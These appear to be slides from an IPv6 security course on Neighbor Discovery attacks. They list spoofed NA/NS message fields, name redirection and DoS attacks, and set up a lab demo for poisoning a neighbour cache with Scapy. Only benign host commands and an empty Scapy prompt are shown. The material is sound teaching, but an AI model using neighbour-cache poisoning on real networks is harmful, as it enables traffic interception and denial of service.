
IPv6.Source IPv6	IP2
IPv6.Destination IPv6	IP1
NS.Target Addr	IP1
NS.Src Link-layer Addr	aa:aa:aa:aa:aa:aa




Unsolicited NA (Redirection / DoS)



NUD Failure (DoS attack)



DAD (DoS Attack)



Take the poll!

Who is the usual **"target"** in a host attacked by NDP Threats using NA/NS messages?





Questions






Demo 1

NDP

Demo time!

We will demo the activity on the screen.
Watch what we do.




Demo 1: NDP




- **Description:** Use NDP NA packets to poison neighbour cache
- **Goals:**
 - Understand how easy it is to modify the neighbour cache of other host in the same link
- **Time:** 10 minutes
- **Demo:**
 - Generate NA packets that change other host's neighbour cache (using Scapy)

Demo 1: Lab Network



Demo 1: Neighbour Cache Attack with NA



Demo 1: Neighbour Cache Attack with NA



```
[root@host-a ] ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:ca:96:d2 brd ff:ff:ff:ff:ff:ff
    inet6 2001:db8:f:1:5054:ff:feca:96d2/64 scope global mngtmpaddr dynamic
        valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::5054:ff:feca:96d2/64 scope link
        valid_lft forever preferred_lft forever
```

```
[root@host-b ] ip addr show eth0
...
    inet6 2001:db8:f:1:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic
...
    inet6 fe80::5054:ff:fe3c:1e2b/64 scope link
```

```
[root@host-a ] ping6 2001:db8:f:1:5054:ff:fe3c:1e2b
ING 2001:db8:f:1:5054:ff:fe3c:1e2b(2001:db8:f:1:5054:ff:fe3c:1e2b) 56 data bytes
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=1 ttl=64 time=0.278 ms
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=2 ttl=64 time=0.306 ms
...
```

```
[root@host-a ] ip -6 neighbour show
fe80::5054:ff:fe7e:ac53 dev eth0 lladdr 52:54:00:7e:ac:53 router STALE
fe80::5054:ff:fe3c:1e2b dev eth0 lladdr 52:54:00:3c:1e:2b STALE
2001:db8:f:1:5054:ff:fe3c:1e2b dev eth0 lladdr 52:54:00:3c:1e:2b STALE
```



Demo 1: Neighbour Cache Attack with NA



```
[root@host-c ]# scapy  
>>>
```

IPb

IPa

```
